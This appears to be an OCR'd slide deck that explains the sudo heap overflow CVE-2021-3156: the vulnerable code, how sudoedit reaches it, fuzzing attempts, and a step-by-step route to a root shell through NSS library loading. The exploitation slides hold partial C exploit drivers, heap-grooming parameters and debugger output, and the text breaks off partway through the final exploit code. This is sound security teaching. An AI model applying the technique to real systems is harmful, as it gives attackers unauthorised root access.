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July 14th 2022

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
CVE-2021-3156

Exploiting Sudo Heap Overflow to Gain a Root Shell



Outline

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Introduction

What is sudo and how is it vulnerable?

Introduction

❓ What is sudo?

- Equipped with all Unix-based OS
- Allows for temporary root privileges
- User must be in **sudoers** group

🔎 Very critical process:

- Qualys team found vulnerability early 2021
- Present since mid 2011
- Found through code review, not fuzzing

How does it work?

- Use sudoedit in shell mode
- Argument must terminate with backslash "\"
- Trigger a heap overflow

```
user@demo:~$ sudoedit -s 'AAAAAAAAAAA\'
malloc(): invalid size (unsorted)
Aborted
```

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
Vulnerability

Buffer Overflow and why is it triggered?




Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

Buffer Overflow vulnerability:

- Program allocates portion of memory (buffer)
- Process try to store user input
- Input size is not checked before parsing
- Buffer is overflowed by user input



Vulnerability

Buffer Overflow


Code Analysis: set_cmnd()

⚔️ Exploitability

- Overflow can compromise program execution
- Needed knowledge of memory structure

💉 Example: Return Address Overwrite

- Attacker overflows buffer
- Crafts input to overwrite return address to what he wants



Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

🎯 Vulnerable function: set_cmnd()

- Used to concatenate arguments
- Escapes single backslash char, copy in heap

🤔 What does it do?

- Finds total length of arguments
- Allocates buffer with specified total length
- ⚠️ Copy char by char the strings in the buffer
  - Checks if char is "\" and next is NULL
  - If so, move pointer and skip termination

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
    size_t size, n;

    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
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    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

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static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
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    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
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    size_t size, n;

    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability


Buffer Overflow

Code Analysis: set_cmnd()

✏️ Example: 'AAAAA\'

- Chars copied in buffer, but when '\' reached:
  - *from[0] = '\'* ⟶ *from[0] == '\\' = TRUE*
  - *from[1] = NULL* ⟶ *!isspace(from[1]) = TRUE*
- Loop doesn't end at last char
- Everything that follows is copied as well

💻 Simulation for visualization (GitHub)



Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
[06/30/22]seed@VM:~/Desktop$ ./overflow_simulation_arg 'AAA' 'BBB' 'CCC'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
user_args[8]: C
user_args[9]: C
user_args[10]: C
user_args[11]:
[06/30/22]seed@VM:~/Desktop$
[06/30/22]seed@VM:~/Desktop$ ./overflow_simulation_arg 'AAA\' 'BBB\' 'CCC'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
user_args[8]: C
user_args[9]: C
user_args[10]: C
user_args[11]:
user_args[12]: B
user_args[13]: B
user_args[14]: B
user_args[15]:
user_args[16]: C
user_args[17]: C
user_args[18]: C
user_args[19]:
user_args[20]: C
user_args[21]: C
user_args[22]: C
user_args[23]:
```

first argument processing -> overflow is triggered and what follows is copied

second argument processing

third argument processing -> overflow is not triggered

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How to reach?

Triggering the vulnerable function

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

⛔ Vulnerable code not reachable by default:

- set_cmnd() is called after parse_args()
- Sudo must be executed in **shell mode**
- Concatenation of command-line arguments

? What does it do?

- Escape meta-chars by adding a single backslash before them
- If parse_args() is called, then sudo is safe!
- How to call set_cmnd() without passing through parse_args()?

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

```
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
    char **av, *cmnd = NULL;
    int ac = 1;

    if (argc != 0) {
        char *src, *dst;
        [...]
        cmnd = dst = reallocarray(NULL, cmnd_size, 2);
        [...]

        for (av = argv; *av != NULL; av++) {
            for (src = *av; *src != '\0'; src++) {
                /* quote potential meta characters */
                if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
                    *dst++ = '\\';

                *dst++ = *src;
            }
            *dst++ = ' ';
        }
        if (cmnd != dst)
                dst--;  /* replace last space with a NUL */
        *dst = '\0';

        ac += 2; /* -c cmnd */
    }
    av = reallocarray(NULL, ac + 1, sizeof(char *));
    [...]
    av[0] = (char *)user_details.shell; /* plugin may override shell */

    if (cmnd != NULL) {
        av[1] = "-c";
        av[2] = cmnd;
    }
    av[ac] = NULL;

    argv = av;
    argc = ac;
}
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

📊 **Sudo has different modes to work on:**

- Need to find the right combination to trigger set_cmnd() but not parge_args()

🔎 **set_cmnd() is triggered if:**

- (MODE_RUN || MODE_EDIT || MODE_CHECK) && (MODE_SHELL || MODE_LOGIN_SHELL)

🔎 **parse_args() is triggered if:**

- MODE_RUN && MODE_SHELL

‼️ **Vulnerable if:**

- MODE_SHELL && (MODE_EDIT || MODE_CHECK)

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

😢 Not possible through sudo:

- (MODE_EDIT || MODE_CHECK) is incompatible with MODE_SHELL
- MODE_SHELL is not in the valid_flags

```
case 'e':
    [...]
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
    valid_flags = MODE_NONINTERACTIVE;
    break;

[...]

case 'l':
    [...]
    mode = MODE_LIST;
    valid_flags = MODE_NONINTERACTIVE|MODE_LONG_LIST;
    break;

[...]

if (argc > 0 && mode == MODE_LIST)
    mode = MODE_CHECK;

[...]

if ((flags & valid_flags) != flags)
    usage(1);

[...]
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

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- (MODE_EDIT || MODE_CHECK) is incompatible with MODE_SHELL
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case 'e':
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    break;

[...]

case 'l':
    [...]
    mode = MODE_LIST;
    valid_flags = MODE_NONINTERACTIVE|MODE_LONG_LIST;
    break;

[...]

if (argc > 0 && mode == MODE_LIST)
    mode = MODE_CHECK;

[...]

if ((flags & valid_flags) != flags)
    usage(1);

[...]
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

Is that... a loophole?

- Sudo has a symlink: **sudoedit**
- Allows for root privileges while editing a file, but doesn't run binaries as root
- Sudoedit + shell mode = MODE_EDIT + MODE_SHELL

```
#define DEFAULT_VALID_FLAGS (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|MODE_SHELL)

[...]

int valid_flags = DEFAULT_VALID_FLAGS;

[...]

proglen = strlen(progname);
if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
    progname = "sudoedit";
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
}
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

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How to reach?

Code Analysts: parse_args()

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[...]

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[...]

proglen = strlen(progname);
if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
    progname = "sudoedit";
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
}
```

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Fuzzing

How could it be hidden for almost 10 years?

Fuzzing

How does a fuzzer work?

#1 Fuzzing arguments

#2 Solving crashes

#3 Nothing found

#4 Used ID considerations

Conclusions

🧪 What is fuzzing?

- Technique used to detect bugs/vulnerabilities
- Send multiple pseudo-random inputs
- Look and report unexpected crashes

🏭 Industry standard

- Used by most of software companies to test their code
- Sudo code often subject to tests and reviews
- CVE-2021-3156 should be easily discoverable, right?

Fuzzing

📥 Most fuzzers work with stdin

- We use AFL/AFL++
- Not interested in stdin, but in arguments

🔬 AFL Experimental Feature

- Must include argv-fuzz-inl.h
- Add macro that takes data from stdin and converts it in "fake" argv[] array

➕ AFL++ supports by default

Fuzzing

💥 Instant crash before getting any input

```
[-] Whoops, the target binary crashed suddenly, before receiving any input
    from the fuzzer! There are several probable explanations:

    - The current memory limit (50.0 MB) is too restrictive, causing the
      target to hit an OOM condition in the dynamic linker. Try bumping up
      the limit with the -m setting in the command line. A simple way confirm
      this diagnosis would be:

      ( ulimit -Sv $[49 << 10]; /path/to/fuzzed_app )

      Tip: you can use http://jwilk.net/software/recidivm to quickly
      estimate the required amount of virtual memory for the binary.

    - The binary is just buggy and explodes entirely on its own. If so, you
      need to fix the underlying problem or find a better replacement.

    - Less likely, there is a horrible bug in the fuzzer. If other options
      fail, poke <lcamtuf@coredump.cx> for troubleshooting tips.

[-] PROGRAM ABORT : Fork server crashed with signal 11
        Location : init_forkserver(), afl-fuzz.c:2230
```

📝 Must use different compiler

- For some reason, afl-gcc cause the crash
- Use Clang instead (or any LLVM-based one)

Fuzzing

🎉 It works! ... Now what?

- No crashes are found after several hours
- Vulnerable string format shouldn't take that long

🗃️ Must include filename in fuzzing targets

- We are fuzzing sudo, not sudoedit
- Add *argv[0]* in targets
- Need to remove *get_progname()* function in sudo

Fuzzing

🏷️ Watch out for user ID

- Fuzzers need root privileges
- Though we are fuzzing sudo, so we need regular user privileges

🤾 Easy workaround:

- Run everything as root
- Force sudo to think it has been executed by unprivileged user
- Inside sudo, force **uid = 1000**

Fuzzing

How does a fuzzer work?

#1 Fuzzing arguments

#2 Solving crashes


#3 Nothing found

#4 Used ID considerations

Conclusions

? Was it discoverable through fuzzing?

- Yes... but not easily
- Indeed, CVE-2021-3156 was found through code review
- Other tweaks needed to make it faster



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Exploitation

Gaining a root shell

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

💡 Main idea of the exploit:

- Sudo during execution loads libraries
- Make it load malicious code instead
- Corrupt the according portion of the heap
- Done through Named Service Switch (NSS)

```
[...] In a nutshell, the NSS is a mechanism that
allows libc to be extended with new "name" lookup
methods for system databases, which includes host
names, service names, user accounts, and more. [...]
```

Exploitation

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
Nested object structure:

- name_database
- name_database_entry
- service_user
- service_library



Service library is the target

- If we manage to load our own, we can run arbitrary code
- Let's look the function calls


Exploitation

📣 **Nested function calls:**

- *__nss_database_lookup()*: load the database and respective service
- *__nss_lookup_function():* construct the name of the function; if service not loaded yet pass *ni* to next function
- *__nss_load_library():* load service model if not yet loaded
- *__libc_dlopen():* load shared object

🎯 ***__nss_load_library()* is the target**

- Constructs library name
- Force lookup on different directory



Exploitation

Named Service Switch

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
Environment Variables

Performing the Attack



Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

Plan for the attack:

- Overwrite *ni* = *"XXX/XXX"*
- *shlib_name* = *"libnss_XXX/XXX.so.2"*
- Function looks for directory named *"libnss_XXX"*
- Write malicious *"XXX.so.2"* file inside

```
nss_load_library (service_user *ni)
{
  if (ni->library == NULL)
    {
    [...]
      ni->library = nss_new_service (service_table ?: &default_table, ni->name);
    [...]
    }

  if (ni->library->lib_handle == NULL)
    {
      /* Load the shared library.  */
      size_t shlen = (7 + strlen (ni->name) + 3 + strlen (__nss_shlib_revision) + 1);
      int saved_errno = errno;
      char shlib_name[shlen];

      /* Construct shared object name.  */
      __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name, "libnss_"), ni->name), ".so"),  __nss_shlib_revision);

      ni->library->lib_handle = __libc_dlopen (shlib_name);
    [...]
    }
}
```

Exploitation

🤔 How do we pupulate overflow region?

- Structures in memory are almost contiguous
- Overwrite one field likely results in overwriting others
- Program crushes

✨ Solution:

- Heap Feng Shui
- Create holes in the heap
- Sequence of memory allocation and freeing
- Isolate structures

Exploitation

🔍 ***set_locale()*:**

- Called at the very beginning of *sudo*
- Used to retrieve information about environment variable settings
- Multiple calls to *malloc()* and *free()*

➡️ **Set proper size of environment variables**

Exploitation


Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

```c
[...] // Needed includes

#define USER_BUFF_SIZE 0x10
#define ENVP_SIZE 0x100
#define LC_SIZE 0x39
#define LC_TIME "LC_TIME=C.UTF-8@"

int main(void)
{
    char user_buff[USER_BUFF_SIZE];
    char *envp[ENVP_SIZE];
    char lc_var[LC_SIZE];

    memset(user_buff, 'A', USER_BUFF_SIZE);
    user_buff[USER_BUFF_SIZE - 2] = 0x5c;
    user_buff[USER_BUFF_SIZE - 1] = 0x00;

    strcpy(lc_var, LC_TIME);
    memset(lc_var + strlen(LC_TIME), 'B', LC_SIZE - strlen(LC_TIME));
    lc_var[LC_SIZE - 1] = 0x00;

    for (int i = 0; i < ENVP_SIZE; i++)
        envp[i] = "C";

    envp[ENVP_SIZE - 3] = "SUDO_ASKPASS=/bin/false";
    envp[ENVP_SIZE - 2] = lc_var;
    envp[ENVP_SIZE - 1] = NULL;

    char *args[] =
    {
        "/usr/bin/sudoedit",
        "-A",
        "--",
        user_buff,
        NULL
    };

    execve(args[0], args, envp);
}
```



Exploitation

Named Service Switch

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Environment Variables

Performing the Attack

👟 Normal run

```
pwndbg> p service_table
$4 = (name_database *) 0x55555557da10
pwndbg> p *service_table
$5 = {
  entry = 0x55555557db40,
  library = 0x55555557e240
}
pwndbg> p service_table->entry
$6 = (name_database_entry *) 0x55555557db40
pwndbg> p *service_table->entry
$7 = {
  next = 0x55555557dbe0,
  service = 0x55555557db60,
  name = 0x55555557db50 "passwd"
}
pwndbg> p *service_table->entry->next
$8 = {
  next = 0x55555557dc80,
  service = 0x55555557dc00,
  name = 0x55555557dbf0 "group"
}
pwndbg> p service_table->entry->next->service
$9 = (service_user *) 0x55555557dc00
pwndbg> p *service_table->entry->next->service
$10 = {
  next = 0x55555557dc40,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x55555557e240,
  known = 0x55555558 0e10,
  name = 0x55555557dc30 "files"
}
pwndbg> p *service_table->entry->next->service->next
$11 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x0,
  known = 0x0,
  name = 0x55555557dc70 "systemd"
}
pwndbg>
```

🚀 Heap Feng Shui

```
pwndbg> p service_table
$1 = (name_database *) 0x55555557e5f0
pwndbg> p *service_table
$2 = {
  entry = 0x55555557e860,
  library = 0x55555557f7f0
}
pwndbg> p service_table->entry
$3 = (name_database_entry *) 0x55555557e860
pwndbg> p *service_table->entry
$4 = {
  next = 0x55555557e900,
  service = 0x55555557e880,
  name = 0x55555557e870 "passwd"
}
pwndbg> p *service_table->entry->next
$5 = {
  next = 0x55555557e920,
  service = 0x555555580ea0,
  name = 0x55555557e910 "group"
}
pwndbg> p service_table->entry->next->service
$6 = (service_user *) 0x555555580ea0
pwndbg> p *service_table->entry->next->service
$7 = {
  next = 0x555555580ee0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x0,
  known = 0x0
  name = 0x555555580ed0 "files"
}
pwndbg> p *service_table->entry->next->service->next
$8 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x0,
  known = 0x0
  name = 0x555555580f10 "systemd"
}
pwndbg>
```

Exploitation

📝 **Aim and steps:**

- We want an allocation for our buffer between second database entry and first service
- Look available chunks
- Properly set the USER_BUF_SIZE to fit in target chuncks = 48 bytes

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

FREE Available Chuncks

```
pwndbg> tcachebins
tcachebins
0x20 [  1]: 0x55555558c100 ← 0x0
0x40 [  4]: 0x555555582170 → 0x555555580500 → 0x5555555803a0 → 0x555555580170 ← 0x0
0x50 [  2]: 0x55555558c7f0 → 0x55555558d6f0 ← 0x0
0x60 [  1]: 0x55555558c8b0 ← 0x0
0x70 [  1]: 0x55555557fe80 ← 0x0
0x80 [  1]: 0x555555584850 ← 0x0
0x90 [  1]: 0x5555555858e0 ← 0x0
0xc0 [  1]: 0x5555555802e0 ← 0x0
0xe0 [  2]: 0x55555557e670 → 0x55555557e370 ← 0x0
0x110 [  1]: 0x5555555944f0 ← 0x0
0x130 [  1]: 0x5555555801b0 ← 0x0
0x1a0 [  1]: 0x555555585970 ← 0x0
0x230 [  1]: 0x55555558c4b0 ← 0x0
pwndbg> _
```

Allocation obtained

```
pwndbg> search 'AAAA'
[heap]          0x555555580500 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580504 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580508 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x55555558050c 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580510 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580514 'AAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580518 'AAAAAAAAAAAAAAAAAAAA'
[heap]          0x55555558051c 'AAAAAAAAAAAAAAAA'
[heap]          0x555555580520 'AAAAAAAAAAAAA'
[heap]          0x555555580524 'AAAAAAAAA'
[heap]          0x555555580528 0x4300414141414141 /* 'AAAAAA' */
```

Exploitation

envp memory location:

- Environment variables play crucial role for the attack
- *envp* allocated after command-line arguments
- Overwritten region populated through environment variables

```
[07/03/22]seed@VM:~/.../Project$ env -i 'TEST=abcde' ./overflow_simulation 'ABCDE\'
user_args[0]: A
user_args[1]: B
user_args[2]: C
user_args[3]: D
user_args[4]: E
user_args[5]:
user_args[6]: T
user_args[7]: E
user_args[8]: S
user_args[9]: T
user_args[10]: =
user_args[11]: a
user_args[12]: b
user_args[13]: c
user_args[14]: d
user_args[15]: e
user_args[16]:
[07/03/22]seed@VM:~/.../Project$
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

🥷 Exploitation:

- Use *envp* to overwrite *name* field of *files* service
  - Set the name to XXXXX\XXXXX
  - Load object from libnss_XXXXX
- Object of files service already in memory
- Define all environment variables to ' \'
  - '\' will be escaped and NULL copied
  - Library pointer overwritten to NULL
  - Force __nss_lookup_function() to call __nss_load_library()

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

```c
[...] // Needed includes

#define USER_BUFF_SIZE 0x30
#define ENVP_SIZE 0x9b0
#define LC_SIZE 0x39
#define LC_TIME "LC_TIME=C.UTF-8@"

int main(void){
    char user_buff[USER_BUFF_SIZE];
    char *envp[ENVP_SIZE];
    char lc_var[LC_SIZE];

    memset(user_buff, 'A', USER_BUFF_SIZE);
    user_buff[USER_BUFF_SIZE - 2] = 0x5c;
